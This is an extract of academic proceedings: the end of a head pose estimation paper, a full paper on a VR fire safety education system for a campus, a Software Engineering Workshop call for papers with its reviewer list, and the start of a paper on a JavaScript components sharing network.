Performed experiments revealed unquestionable high average accuracy of head pose estimation. Average orientation error oscillates around 4° what situates presented method at a comparable position with the state-of-the-art approaches. Consecutively corresponding 3d head model robust refinement was performed but still a considerable space for further improvements in this field are noticeable. The refinement process assures much faster, than corresponding bundle adjustment process, face image alignment and resulting head pose interactive (real-time - average FPS 13.66) estimation.

The best results were obtained for relatively seldom refinement (every 175-th frame) and the worst head model point exclusion appeared to improve the final estimation results. According to conducted experiments further exclusion of the worst points, in subsequent iterations, can improve the results



TABLE III  
RESULTS OF HEAD MODEL REFINEMENT

Point	Error of initial model[mm]				Error of refined model[mm]			
	x	y	z	sum	x	y	z	sum
Sellion	0	0	0	0	0	0	0	0
Right eye	-19,62	-0,04	2,76	22,43	0,56	-2,33	0,29	3,18
Left eye	17,01	0,93	4,39	22,35	0,51	-0,35	5,51	6,38
Right ear	8,99	26,34	12,16	47,50	16,19	25,30	12,64	54,14
Right ear	-12,60	27,96	6,43	47,00	-22,58	26,02	11,93	60,55
Nose	-3,20	27,86	30,00	61,07	-0,65	13,19	35,62	49,48
Stomion	-1,97	3,22	3,68	8,88	-2,10	-3,01	6,07	11,19
Menton	-1,17	-0,93	22,16	24,28	-0,45	3,18	25,16	28,81
Sum	-	-	-	233,52	-	-	-	213,75

only within one or two further steps - if the points misalignment is relatively big. If not, further *bad points* removal results in perceivable worse general method precision.

The proposed head model refinement corrects the average head orientation error by about 20% - for considered method coefficients average head orientation error decreased from  $4.64^\circ$  to  $3.59^\circ$ .

Further perspectives of the method improvements encompass: filtering components of the refinement vectors specified in the algorithm 2, introducing certain anthropometric constraints of the head model modifications as not to allow extensive model degeneration while refinement (in this context symmetry of the face might be considered for further face feature points stabilization and for head model refinement stabilization as well) and calculating head position using information about facial features detection uncertainty (for example - usually ears are detected with bigger error than nose or eyes).

## REFERENCES

- [1] A. Wojciechowski, and K. Fornalczyk, "Single web camera robust interactive eye-gaze tracking method", *Bulletin of the Polish Academy of Sciences*, vol. 63 no.4, pp. 879, 2015.
- [2] S. Langton, H. Honeyman, and E. Tessler, "The influence of head contour and nose angle on the perception of eye-gaze direction", *Perception and Psychophysics*, vol. 66, no. 5, pp. 752-771, 2004.
- [3] E. Murphy-Chutorian, and M. M. Trivedi, "Head pose estimation in computer vision: A survey", *IEEE transactions on pattern analysis and machine intelligence* vol. 31 no.4, pp. 607-626, 2009.
- [4] J. M. Rehg, G. D. Abowd, A. Rozga, M. Romero, M. A. Clements, S. Sclaroff, I. Essa, O. Y. Ousley, Y. Li, K. Chanh, H. Rao, J. C. Kim, L. L. Presti, J. Zhang, D. Lantsman, J. Bidwell, and Z. Ye, "Decoding Children's Social Behavior", *Computer Vision and Pattern Recognition (CVPR)*, pp. 3414-3421, 2013.
- [5] P. Kucharski, P. Łuczak, I. Perenc, T. Jaworski, A. Romanowski, M. Obaid and P. W. Woźniak, "APEOW: A personal persuasive avatar for encouraging breaks in office work", *Proc. of the 2016 FedCSIS Conf.*, Eds. M. Ganzha, L. Maciaszek and M. Paprzycki, IEEE, ACSIS, Vol. 8, pages 1627-1630, 2016.
- [6] D. Rozado, A. El. Shoghri, and R. Jurdak, "Gaze dependant prefetching of web content to increase speed and comfort of web browsing", *Int. J. of Human-Computer Studies* vol. 78, pp. 31-42, 2015.
- [7] C. Chen, P. Wozniak, A. Romanowski, M. Obaid, T. Jaworski, J. Kucharski, K. Grudzień, S. Zhao, M. Fjeld, "Using Crowdsourcing for Scientific Analysis of Industrial Tomographic Images", *ACM Trans. on Intel. Syst. and Tech.*, Vol. 7 Issue 4, art no. 52, 25p., 2016.
- [8] I. Jelliti, A. Romanowski, K. Grudzień, "Design of Crowdsourcing System for Analysis of Gravitational Flow using X-ray Visualization", *Proc. of the 2016 FedCSIS Conf.*, Eds. M. Ganzha, L. Maciaszek and M. Paprzycki, IEEE, ACSIS, Vol. 8, pages 1613-1619, 2016.
- [9] Q. Zhao, and Ch. Koch, "Learning saliency-based visual attention: A review", *Signal Processing*, vol. 93 no. 6, pp. 1401-1407, 2013.
- [10] H. Wilson, F. Wilkinson, L. Lin, and M. Castillo, "Perception of head orientation", *Vision Research*, vol. 40, no. 5, pp. 459-472, 2000.
- [11] M. Kowalski, and W. Skarbek, "Online 3D face reconstruction with incremental Structure From Motion and a regressor cascade", *Symp. on Photonics Applications in Astronomy, Communications, Industry and High-Energy Physics Experiments. Int. Soc. for Opt. and Phot.*, 2014.
- [12] A. Gee, and R. Cipolla, "Determining the gaze of faces in images", *Image and Vision Computing*, vol. 12, no. 10, pp.639-647, 1994.
- [13] T. Horprasert, Y. Yacoob, and L. Davis, "Computing 3-d head orientation from a monocular image sequence", *Proc. Int. Conf. Automatic Face and Gesture Recognition*, pp. 242-247, 1996.
- [14] V. Kazemi, and J. Sullivan, "One millisecond face alignment with an ensemble of regression trees", *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pp. 1867-1874, 2014.
- [15] Dlib C++ Library., <http://dlib.net/>
- [16] M. Fischler, and R. Bolles, "Random Sample Consensus: A Paradigm for Model Fitting with Applications to Image Analysis and Automated Cartography", *Comm. of the ACM*, vol. 24 no. 6, pp. 381-395, 1981.
- [17] J. G. Wang, and E. Sung, (2007), "EM enhancement of 3D head pose estimated by point at infinity", *Image and Vision Computing*, vol. 25 no. 12, 1864-1874.
- [18] A. Athana, S. Zafeiriou, S. Cheng, and M. Pantic, "Robust discriminative response map fitting with constrained local models", *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pp. 3444-3451, 2013.
- [19] R. Hartley, and A. Zisserman, "Multiple view geometry in computer vision", 2nd edition, *Cambridge Univ. Press*, 2004.
- [20] Static adult human physical characteristics of the head., [https://en.wikipedia.org/wiki/Human\\_head#/media/File:HeadAnthropometry.JPG](https://en.wikipedia.org/wiki/Human_head#/media/File:HeadAnthropometry.JPG)
- [21] A head-and-face anthropometric survey of U.S. respirator users., [https://www.nap.edu/resource/11815/Anthrotech\\_report.pdf](https://www.nap.edu/resource/11815/Anthrotech_report.pdf)
- [22] Artec Eva laser scanner., <https://www.artec3d.com/3d-scanner/artec-eva>
- [23] T. Baltrusaitis, P. Robinson, L. P. Morency, "Openface: an open source facial behavior analysis toolkit", *App. of Comp. Vision*, p. 1-10, 2016.
- [24] T. Baltrusaitis, P. Robinson, L. P. Morency, "Constrained local neural fields for robust facial landmark detection in the wild", *Proc. of the IEEE Int. Conf. on Comp. Vision Work.*, p. 354-361, 2013.
- [25] L. P. Morency, J. Whitehill, and J. Movellan, "Generalized adaptive view-based appearance model: Integrated framework for monocular head pose estimation", *Automatic Face and Gesture Recognition, 8th IEEE International Conference on. IEEE*, p. 1-8, 2008.
- [26] N. Wang, X. Gao, D. Tao, and X. Li, "Facial feature point detection: A comprehensive survey", *CoRR*, 2014.
- [27] T. F. Cootes, C. J. Taylor, D. H. Cooper, and J. Graha, "Active shape models-their training and application", *Computer vision and image understanding*, vol. 61 no. 1, pp. 38-59, 1995.
- [28] G. J. Edwards, Ch. J. Taylor and T.F. Cootes, "Interpreting face images using active appearance models", *Automatic Face and Gesture Recognition, Proc. Third IEEE Int. Conf. on. IEEE*, pp. 300-305, 1998.
- [29] R. Staniucha, and A. Wojciechowski, "Mouth features extraction for emotion classification", *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on. IEEE*, pp. 1685-1692, 2016.
- [30] K. A. Funes, "3D Gaze Estimation from Remote RGB-D Sensors", PhD Thesis, Ecole Polytechnique Federale de Lausanne, 2015.
- [31] M. Kowalczyk, and P. Napieralski, "An Effective client-side object detection method on the Android platform", *Journal of Applied Computer Science*, vol. 23, pp. 29-38, 2015.
- [32] X. Xiong, and F. Torre, "Supervised Descent Method and its Applications to Face Alignment", *Comp. Vision and Pattern Rec.*, 2013.
- [33] X. Cao, Y. Wei, F. Wen and J. Sun, "Face Alignment by Explicit Shape Regression", *International Journal of Computer Vision*, vol. 107, pp. 177-190, 2014.



# Design and Implementation of Fire Safety Education System on Campus based on Virtual Reality Technology

Kun Zhang, Jintao Suo, Jingying Chen, Xiaodi Liu, Lei Gao

National Engineering Research Center for E-Learning, Central China Normal University, China

Email: zhk@mail.ccnu.edu.cn, chenjy@mail.ccnu.edu.cn

**Abstract**—Fire safety education is essential to every student on campus. Fire safety knowledge learning and operational practice are both important. There is evidence that the virtual reality (VR) based educational method can be a novel and effective approach to learning and practice. However, the existing VR-based system for fire safety education has some shortcomings such as lack of interactivity and high equipment complexity, resulting in low practicability. In order to improve the effect of fire safety education on campus, this paper establishes the model and architecture of fire safety education system based on VR technology. The framework and various elements of fire safety education system are designed and implemented according to the combination of relevant fire safety education theory and VR technology. Finally the prototype version of fire safety education system based on VR technology is built on the HTC VIVE helmet equipment. Through the usability test and comparative analysis of the application experiment, the experiment results prove the feasibility and effectiveness of the proposed approach.

## I. INTRODUCTION

THE fire is a major disaster that threatens human safety. Due to lack of safety knowledge, improper emergency measures and so on, the campus is prone to fire. The colleges and universities must attach great importance to fire safety education. Each student must learn and master the fire safety knowledge and necessary skills to prevent the fire and handle properly in the event of fire [1]. This is of great significance for maintaining the campus order and the safety of students.

Fire safety education emphasizes the close combination of knowledge learning and operational practice. It is important to choose the appropriate teaching method [2], which will directly affect the teaching effect.

The traditional teaching methods are mainly textbook teaching or multimedia presentation. Both of these methods have the shortcomings of poor interaction and lack of practical exercise. Fire drills can effectively help students become familiar with firefighting equipment and learn extinguishing and self-protection skills [3]. However, due to the constraints of material, manpower and money, fire drills cannot be carried out frequently, which may lead to the decline in students' fire safety ability.

With the emergence of virtual reality (VR) technology, it is widely used in game development, virtual training [4], and introduced into the field of education [5]. VR technology can provide a realistic virtual environment, allowing students to have the flow feeling with multi-sensory experience [6]. VR technology has also been introduced into the fire safety education. Bhagat [7] designs a cost-effective 3D VR system for military live fire training. Xu [8] establishes a VR-based fire training simulator with smoke assessment capability. On the whole, current research and applications are mainly focused on firefighting programs and evacuation plans. Especially, there are still some shortcomings in the VR-based fire safety education system. They are not in-depth integration with educational theory. The lack of interactivity and high equipment complexity also lead to the low practicability [9]. They cannot make full use in the practical fire safety education and teaching process.

Therefore, in order to improve the effect of fire safety education on campus, this paper establishes the design model and architecture of fire safety education system based on VR technology. The framework and various elements of fire safety education system are designed and implemented according to the combination of relevant educational theory and VR technology. Finally, VR-based fire safety education system is built on HTC VIVE helmet equipment. The system is applied to fire safety education, to help students learn fire safety knowledge and improve fire safety skills.

## II. SYSTEM DESIGN

The design of fire safety education system fully integrates the relevant educational theory with VR technology, and follows the five design concepts. Thus, the system model and architecture are established.

### A. Relevant Educational Theory

#### 1) Constructivism Learning Theory

Constructivism theory advocates situational teaching. The student's knowledge is obtained through the construction of meaning in certain learning environments, with the aid of the necessary information and interaction. VR technology can create a virtual fire safety education environment similar to the actual situation. It provides students with the situational

This work was supported by the Research Funds of CCNU from the Colleges' Basic Research and Operation of MOE (No. CCNU17QN0002).

experience to learn the fire safety teaching content and to carry out fire safety interactive operation, which is conducive to students' construction of knowledge.

#### 2) Flow Theory

The flow theory describes the phenomenon that students are fully immersed in the current environment and enter the flow state, concentrating their attention on learning content and achieving good learning outcomes. VR technology can provide students with a more realistic situational experience. Students will be easy to enter the flow state. They are fully concerned about the fire safety learning content and get more profound operation experience that will deepen the cognition and understanding of fire safety.

#### 3) Gamification Learning

The gamification emphasizes the combination of learning content and gamified elements. The core of gamification is interest and reward mechanism. Through the scientific and attractive reward mechanism, students will have a continuous learning motivation. VR-based fire safety education system is presented in the form of gamification. With the interesting reward mechanism, students improve the participation and learning interest, and get more efficient learning outcomes.

#### 4) Transfer of Learning

Transfer of learning provides a theoretical basis for the acquired skills transfer between virtual environment and real environment. The firefighting devices in the VR environment are mapped to the equipment in real world. Through virtual interaction with firefighting devices, students can learn fire safety skills and obtain the operational experience that can be transferred to the real activities. Through experiments, the effectiveness of learning transfer can be verified.

### B. Design Concept

#### 1) Instructional Design

Fire safety teaching content is divided into two categories, fire safety knowledge and operational practice. Fire safety knowledge contains fire alarm, fire protection, fire hazards and so on. The operational practice includes firefighting, fire escape, etc. According to constructivism theory, the teaching content is presented in a variety of different virtual situations. Students can explore and interact in the virtual environment, so as to construct their own knowledge system.

#### 2) Authentic Design

The authenticity of the virtual situations can help students construct knowledge, enter the flow state, and get a profound learning experience. In order to ensure the authenticity of the VR scene, the object modeling design is the key. The 3ds Max is used to design and implement a set of models such as fire extinguishers, hydrants and so on. Then these models will be imported into Unity platform with further editing and rendering, to make the VR scene more realistic and vivid.

#### 3) Interactive Design

The system interface is designed based on the principle of unconscious, making the interaction in line with the natural behavior of students. The operation of the system is designed

based on the concept of natural human-computer interaction to facilitate the natural interaction between students and VR scenes. Students enter the flow state, explore and interact with a variety of fire safety situations. Interactive feedback is provided to help correcting errors and constructing cognition. The necessary instructions will be pre-set so that students can understand the basic situation.

#### 4) Interesting Design

Related researches show that the gamification can not only increase student's interest, but also increase the learning effect. Visual effects and music melodies can create a variety of atmosphere, resulting in emotional resonance to stimulate student interest. Challenging reward strategies are also very helpful. The formulation of reward strategy needs to consider three aspects: principle, timing and form. Only the proper rewards can inspire students' interest. Through the usability test, it can get feedback for further improvement.

### C. System Architecture

The architecture of VR-based fire safety education system includes user module, scene teaching module, test module, database module and I/O Module.

1) The user module is used to register and modify the user's basic information.

2) The scene teaching module is the core of the system. A series of virtual campus scenes are constructed to show fire safety knowledge and operational practice. Students can roam in the virtual campus, free access to different virtual scenes for interactive experience, so as to learn knowledge and master fire safety skills.

3) The test module is mainly used for students to carry out fire safety knowledge assessment, in order to check the effect of learning. The test content is consistent with the fire safety knowledge in the scene teaching module.

4) The database module is used to store students' usage records and data information, mainly including test scores, time cost and so on. SQLite is used as the database engine.

5) The I/O Module describes the way of interacting with the system, including the interactive mode based on helmet display and wireless controller (HTC VIVE), as well as the traditional I/O modes (keyboard, mouse and monitor).

## III. SYSTEM IMPLEMENTATION

### A. Scene Implementation

Using 3ds Max software, and Unity development platform, the virtual fire safety education environment similar to the actual situation is implemented to demonstrate the teaching contents, including fire safety knowledge and operational practice. A series of virtual campus scenes are constructed, including classrooms, dormitories and so on. Students can roam in the virtual campus, voluntarily enter different virtual scenes to explore and interact, so as to learn and construct their own knowledge system.

#### 1) Knowledge Learning

Fire safety knowledge includes fire type, fire hazard, fire alarm, fire prevention and so on. The teaching content is set in various places on the virtual campus scene. A series of fire safety signs and equipment will appear on the roaming route. When students point to them, the corresponding knowledge will be presented with voice, video and other forms. When students roam into several dedicated classrooms, they will carry out the collective learning of fire safety knowledge, in the form of multimedia presentation and knowledge quiz. Students handle the controller to answer, as shown in Fig. 1.



Fig. 1 The view of fire safety knowledge learning

## 2) Operational Practice

The realistic and vivid fire safety scenes are implemented and presented in front of students, enabling them to enter the flow state, get a profound experience and learn the fire safety operation skills that can be transferred to the real activities.

When students roam into certain specific scenes, they will trigger the corresponding fire drill tasks, including searching for fire points, fire extinguishing simulation, safe evacuation, etc. Students need to do the proper operation in virtual scenes, complete the fire practice task and get the reward.

One of the cases is to put out an office fire. The paper in the trash bin is ignited by a cigarette butt. The flame appears and continues to grow, accompanied by the burning sound. Following the prompts, the student need to pick up the fire extinguisher on the ground, operate it in accordance with the correct steps, and extinguish the fire, as shown in Fig. 2. After the task is completed, the office staff will come in, express gratitude and give bonus points. The accumulated points can be used to open more scenes.



Fig. 2 The view of using fire extinguisher to put out a fire

Using VR scenes for virtual fire drills can overcome some limitations of traditional fire drills. More students can get the profound experience, and grasp the use of fire equipment. Subsequent experiments will verify the effect of transferring the skills acquired by virtual fire drills to the real activities.

## B. Interaction Implementation

The interaction between students and the system is mainly based on HTC VIVE hardware platform. The kit consists of a helmet, two wireless controllers and two base stations for positioning. The VIVE controller is equipped with dual-stage trigger, 24 sensors, and has realistic haptic feedback. The base stations use Room-Scale positioning technology to track the exact locations of the helmet and controller with low latency and high accuracy. Wireless controllers in each hand combined with precise positioning and tracking mean that students can freely explore and interact with virtual objects, characters and environments, with the most natural behavior such as move forward, back off, squat, head rotation, grab and release and so on, as shown in Fig. 3.



Fig. 3 The view of using HTC VIVE helmet equipment

In the scene shown in Fig. 2, the system track the exact location of the student's hand to determine if it touches the fire extinguisher. The student presses the trigger button on the controller to grab the fire extinguisher. When close to the trash bin, the student presses again to push down the handle of the fire extinguisher and carry out firefighting action. The controllers generate haptic feedback synchronously. Several hand actions are shown in Fig. 4.



Fig. 4 Hand actions of operating the fire extinguisher

In addition, the necessary guidance and feedback will be provided to make better use of the system and help students correct the error. For example, two yellow footprints and subtitles are set to prompt student to enter the operating area. When the student enters, the color will turn green. When the student is in the wrong direction, the hand tip will appear to guide the student to turn around.



#### IV. EXPERIMENT AND ANALYSIS

##### A. Usability Test

The prototype version of fire safety education system has been built and tested. The user feedback is gathered in time to understand the user's comments and suggestions on the system. The usability and effect of the system is analyzed in order to verify that the desired goals have been achieved.

Eight potential users are recruited as testers. They are free to explore in the virtual campus and complete all the learning tasks. Through interviews, the feedback of interface design, ease of operation and process rationality are consulted. The usability test results show that most of them have high degree of satisfaction with the system. They indicate that the system has the characteristics of accessibility, good memorability and high learning efficiency, without fatal errors. Compared to traditional desktop-based interactions (using keyboard and mouse to control virtual devices), the HTC VIVE controllers combined with precise tracking feature can provide better experience, especially in the session of virtual fire drills.

The usability test results are of great help in optimizing the system, and those users feel inconvenient have been further improved. Thus the final solution has been formed.

##### B. Application Effect Analysis

Participants in the experiment are randomly recruited on campus, and then 60 students are selected, with the same age, background, and motivation. Through a pre-test volume, they are divided into three groups with the same level, according to the test results. Each group has 10 males and 10 females. The first group is the experimental group, using the VR system based on HTC VIVE. The second group is the control group, using the VR system based on traditional desktop computer. The third group is also the control group, and students use the textbook to learn fire safety knowledge.




Fig. 5 Mean and variance results of the three groups

Each group uses their own method to learn the fire safety knowledge for 60 minutes, and take 3 rounds of learning process. After that, the three groups are tested within the specified time. The test consists of two parts. The first part is the knowledge quiz, developed by the fire safety knowledge

manual issued by government, with full score of 80 points. The second part is operational practice, such as how to use fire extinguishers properly, with full score of 20 points. The judgment is conducted by experienced fire safety teachers. The test results are shown in Fig. 5.

For the first part of the knowledge quiz, the scores of the first and second group are significantly higher than the third group. This shows that the use of VR technology can better improve the effect of fire safety knowledge learning than the textbook teaching. For the second part of the practice, the result of first group is significantly higher than the other two groups. It indicates that students can master more fire safety skills using VR system based on HTC VIVE than traditional system. The experience gained in the virtual environment can be well transferred to actual activities. Overall the VR-based fire safety education system can effectively improve the fire safety learning effect.

#### V. CONCLUSION

Fire safety education is very important to every student on campus. The fire safety education system based on virtual reality technology established in the paper has enriched the teaching form of fire safety education on campus, which can effectively help students learn fire safety knowledge, master fire safety skills and improve fire safety education effect.

With the development of modern educational theory and virtual reality technology, it is still necessary to carry out more relevant research in this field.

#### REFERENCES

- [1] F. M. Williams-Bell, B. M. Murphy, B. Kapralos, A. Hogue, E. J. Weckman, "Using Serious Games and Virtual Simulation for Training in the Fire Service: A Review," *Fire Technology*, vol. 51, pp. 553-584, May. 2015. DOI: 10.1007/s10694-014-0398-1
- [2] W. Viant, J. Purdy, J. Wood, "Serious games for Fire and Rescue training," in *8th Computer Science and Electronic Engineering Conference*, pp. 136-139, 2016. DOI: 10.1109/CEEC.2016.7835902
- [3] A. J. Houvouras, M. T. Harvey, "Establishing fire safety skills using behavioral skills training," *Journal of Applied Behavior Analysis*, vol. 47, pp. 420-424, Apr. 2014. DOI:10.1002/jaba.113
- [4] J. Bertram, J. Moskaliuk, U. Cress, "Virtual training: making reality work?" *Computers in Human Behavior*, vol. 43, pp. 284-292, Feb. 2015. DOI: 10.1016/j.chb.2014.10.032
- [5] Z. G. Pan, A. D. Cheok, H. W. Yang, J. J. Zhu, J. Y. Shi, "Virtual reality and mixed reality for virtual learning environments," *Computers & Graphics*, vol. 30, pp. 20-28, 2016. DOI: 10.1016/j.cag.2005.10.004
- [6] C. J. Chen, S. Y. Lau, C. S. Teh, "A feasible group testing framework for producing usable virtual reality learning applications," *Virtual Reality*, vol. 19, pp. 129-144, 2015. DOI: 10.1007/s10055-015-0263-7
- [7] K. Bhagat, W. K. Liou, C. Y. Chang, "A cost-effective interactive 3D virtual reality system applied to military live firing training," *Virtual Reality*, vol. 20, pp. 127-140, 2016. DOI: 10.1007/s10055-016-0284-x
- [8] Z. Xu, X. Z. Lu, H. Guan, C. Chen, A. Z. Ren, "A virtual reality based fire training simulator with smoke hazard assessment capacity," *Advances in Engineering Software*, vol. 68, pp. 1-8, Feb. 2014. DOI: 10.1016/j.advengsoft.2013.10.004
- [9] D. Martinez, J. Y. L. Lawson, J. P. Molina, A. S. Garcia, P. Gonzalez, J. Vanderdonckt, et al., "A framework to develop VR interaction techniques based on OpenInterface and AFreeCA," in *IFIP Conference on Human-Computer Interaction - INTERACT*, pp. 1-18, 2011. DOI: 10.1007/978-3-642-23765-2\_1



# The 37<sup>th</sup> IEEE Software Engineering Workshop

**T**HE IEEE Software Engineering Workshop (SEW) is the oldest Software Engineering event in the world, dating back to 1969, and with the last 36<sup>th</sup> workshop organized in Gdansk, Poland, 11-14 September 2016.

The workshop was originally run as the NASA Software Engineering Workshop and focused on software engineering issues relevant to NASA and the space industry. After the 25th edition, it became the NASA/IEEE Software Engineering Workshop and expanded its remit to address many more areas of software engineering with emphasis on practical issues, industrial experience and case studies in addition to traditional technical papers. Since its 31st edition, it has been sponsored by IEEE and has continued to broaden its areas of interest.

## TOPICS

The workshop aims to bring together all those with an interest in software engineering. Traditionally, the workshop attracts industrial and government practitioners and academics pursuing the advancement of software engineering principles, techniques and practice. The workshop provides a forum for reporting on past experiences, for describing new and emerging results and approaches, and for exchanging ideas on best practice and future directions.

Topics of interest include, but are not limited to:

- Experiments and experience reports
- Software quality assurance and Metrics
- Formal methods and formal approaches to software development
- Software engineering processes and process improvement
- Agile and Lean Methods
- Requirements engineering
- Software architectures
- Real-time Software Engineering
- Software maintenance, reuse, and legacy systems
- Agent-based software systems
- Self-managing systems
- New approaches to software engineering (e.g., search based software engineering)
- Software engineering issues Cyber-physical systems
- Software Engineering for social media

## SECTION EDITORS

- **Bowen, Jonathan**, Museophile Ltd.
- **Hinchey, Mike**, Lero-the Irish Software Engineering Research Centre, Ireland
- **Ryan, Kevin**, Lero-the Irish Software Research Centre, Ireland
- **Zalewski, Janusz**, Florida Gulf Coast University, United States

## REVIEWERS

- **Ait Ameer, Yamine**, LISI/ENSMA, France
- **Banach, Richard**, University of Manchester, United Kingdom
- **Bensalem, Saddek**, VERIMAG, France
- **Bjorner, Nikolaj**, Microsoft Research, United States
- **Broy, Manfred**, Technische Universität München, Germany
- **Carter, John**, University of Guelph, Canada
- **Creissac Campos, José**, Universidade do Minho, Portugal
- **Denney, Ewen**, SGT/NASA Ames, United States
- **Derrick, John**, University of Sheffield
- **Di Vito, Ben**, NASA Langley Research Center, United States
- **Eleftherakis, George**, The University of Sheffield International Faculty, CITY College, Greece
- **Fantechi, Alessandro**, DSI - Università di Firenze, Italy
- **Fidge, Colin**, Queensland University of Technology, Australia
- **Forbrig, Peter**, University of Rostock
- **Fortiers, Stephen**, George Washington University
- **Fuhrman, Christopher**, ETS (École de technologie supérieure)
- **Fujita, Masahiro**, University of Tokyo, Japan
- **Gracanin, Denis**, Virginia Tech, United States
- **Groce, Alex**, Oregon State University, United States
- **Grosu, Radu**, Technische Universität Wien, Austria
- **Havelund, Klaus**, Jet Propulsion Laboratory, California Institute of Technology, United States
- **Hsiao, Michael**, Virginia Tech, United States
- **Laplane, Phillip A.**, PennState University, United States
- **Liu, Zhiming**, United Nations University - International Institute for Software Technology, Macao
- **Lopez, Oscar Pastor**, Valencia
- **Malloy, Brian**, Clemson University, United States
- **Nesi, Paolo**, DSI-DISIT, University of Florence, Italy
- **Palanque, Philippe**, ICS-IRIT, University Toulouse 3, France
- **Pu, Geguang**, East China Normal University
- **Pullum, Laura**, Oak Ridge National Laboratory, United States
- **Qin, Shengchao**, Teesside University
- **Reeves, Steve**, University of Waikato, New Zealand
- **Rouff, Christopher**, Lockheed Martin, United States
- **Rozier, Kristin Yvonne**, NASA Ames Research Center
- **Seceleanu, Cristina**, Mälardalen University, Västerås, Sweden

- **Sekerinski, Emil**, McMaster University, Canada
- **Sun, Jing**, The University of Auckland, New Zealand
- **Taguchi, Kenji**, AIST, Japan
- **Velev, Miroslav**, Aries Design Automation, United States
- **Vilkomir, Sergiy**, East Carolina University, United States
- **Yang, Hongli**, Beijing University of Technology, China
- **Zhu, Huibiao**, Software Engineering Institute - East China Normal University

# Fundamentals of a Components Sharing Network to Accelerate JavaScript Software Development

Daniel Souza Makiyama  
Universidade Federal do ABC (UFABC)  
Centro de Matemática Computação e Cognição (CMCC)  
Santo André – SP - Brasil  
Email: daniel.makiyama@gmail.com

Plinio Thomaz Aquino Jr.  
Centro Universitário FEI  
Fundação Educacional Inaciana Pe. Sabóia de Medeiros  
Av. Humberto A. Castelo Branco, 3972 - 09850-901  
Sao Bernardo Campo - SP – Brasil  
Email: plinio.aquino@fei.edu.br

**Abstract—** Based on a systematic review of empirical studies about software components selection and usability techniques applied to a functional prototype, this article maps the functional and non-functional requirements of a components sharing network that aims to accelerate JavaScript software development. Results point out that integrating the development environment to a component search mechanism with automated filters, ordered by quality criteria, and allow code snippets rank and improvements submission on a version control system are the path to accelerate the development and motivate IT students and professionals to participate in this network.

## I. INTRODUCTION

SINCE the 90th, known as the Dot-com bubble, many has changed regarding user experience on the web. In October 2014, W3C has released the fifth revision of HTML5, essential technology for multiple platforms [1]. As web scope increases, targeting almost every device, a plethora of frameworks and components have been released to simplify development on this platform. Bower (bower.io), a package manager created to store frameworks, libraries, assets, and utilities for HTML, CSS and JavaScript development has more than 60,000 packages on its database (data collected on January, 2017). Building systems through third party components reuse has being recognized as a crucial success factor in software industry, but only a few companies formalize their selection processes and employ any method to document their decisions [2].

Usually, API documentation is insufficient to assist programmers while coding. A survey [3] shows that the crowd can significantly enhance an existing API documentation, and indicates there is a strong association between API coverage on Stack Overflow and its usage in real software systems. Relevance data extracted from crowd participation can help narrowing down component options and preventing the YAFS syndrome [4], when developers tend to create new frameworks instead of using frameworks with the same features, because they could not afford evaluating a large number of options.

This paper aims to join the analysis of empirical studies and human-computer interaction techniques for eliciting functional and non-functional requirements of a components sharing network and understand how IT students and

professionals could benefit from this approach and get motivated to participate in this network.

The following sections present the whole survey process that contemplates the analysis of papers on empirical methods and current industry practice for components selection, the creation of a prototype to elicit the possible requirements of this network, usage observation and focus group with 26 IT students, and a heuristic assessment on the prototype conducted by 3 specialists.

## II. BACKGROUND

In the academic context, [21] evaluates quality, validation and performance of 7 JavaScript web frameworks. On quality perspective, they analyzed size, complexity and maintainability using JSMeter (jsmeter.info), Cloc (cloc.sourceforge.net) and Understand (scitools.com). On validation perspective, critical and high severity errors were analyzed with Yasca (sourceforge.net/projects/yasca) and JSLint (javascriptlint.com) tools. Lastly, on performance perspective, SlickSpeed (github.com/kamicane/slickspeed) was used in 7 different browsers and 4 operational systems. As detected in [22], there is lack of studies to help professionals to select best JavaScript framework by its purpose and functionalities, as specific concerns on JavaScript frameworks are not addressed in more generic component selection methods.

In [21] they present important criteria that are missing in most academic studies, extracted from a questionnaire applied to 4 front-end developers: adequacy of the documentation to user needs, how many people contribute and use the code, and how fast it is for the component to bring value to user's application. All criteria listed vary according to user / project constraints. Besides these studies [21] and [22] approaches same language, another proximity between this study and [21] is the intention of reusing existing OSS tools to provide metrics on JavaScript code.

This study is focused on code snippets and components, and the other 2 are more focused on frameworks. The demand for organizational tools for JavaScript development is perceived by software community and has being addressed by package managers like Bower and scaffolding tools like

Yeoman (yeoman.io). Developers heavily use these tools, but still they keep continuously seeking new tools that will make them deliver faster and with a better quality. In this sense, there is room for new tools that addresses problems still not solved, e.g. how to classify JavaScript packages by the feature(s) they provide [22].

In this study, the agile requirements engineering process with prototypes is applied [20]: initial requirements are elicited, prototype is built / updated, submitted to end user revision, and prototype is refactored for next iteration. Prototypes increase motivation for requirements gathering and force users to discuss about requirements in less subjective terms [20]. Based on [5], a key question was defined: what are the empirical studies recently published related to the selection or evaluation of open-source (known as OSS) or commercial-off-the-shelf (known as COTS) components? Table I shows the search string generated.

TABLE I.  
INDUSTRY PRACTICE THROUGH EMPIRICAL STUDIES

Libraries	Articles	Search string
IEEEExplore	59	(("empirical study") AND ("Open Source Software" OR "Off-The-Shelf") AND ("Software evaluation" OR "Software selection" OR "Component selection" OR "Component evaluation"))
ACM DL	24	
Science Direct	30	
Springer Link	16	
topics: title and abstract; language: English; when: 2005 to Jan. 2017; discipline: Computer Science; types: articles, conferences & chapters		
[Author] Objective		focus   target   tool   participants
[6] map reasons COTS or OSS are used in Norway, Italy & Germany		COTS, OSS   decision makers   questionnaires   127 companies
[7] understand how researches can contribute to practice in Norway		OSS   developers   questionnaires   16 software companies
[8] identify the principles of software packages selection		COTS   decision makers   interviews   39 people
[9] investigate COTS selection practice in Jordan companies		COTS   decision makers   questionnaires   10 companies
[10] understand components selection practice and emphasize underestimated topics in academy		COTS, OSS   developers   interviews   23 people / 20 software companies
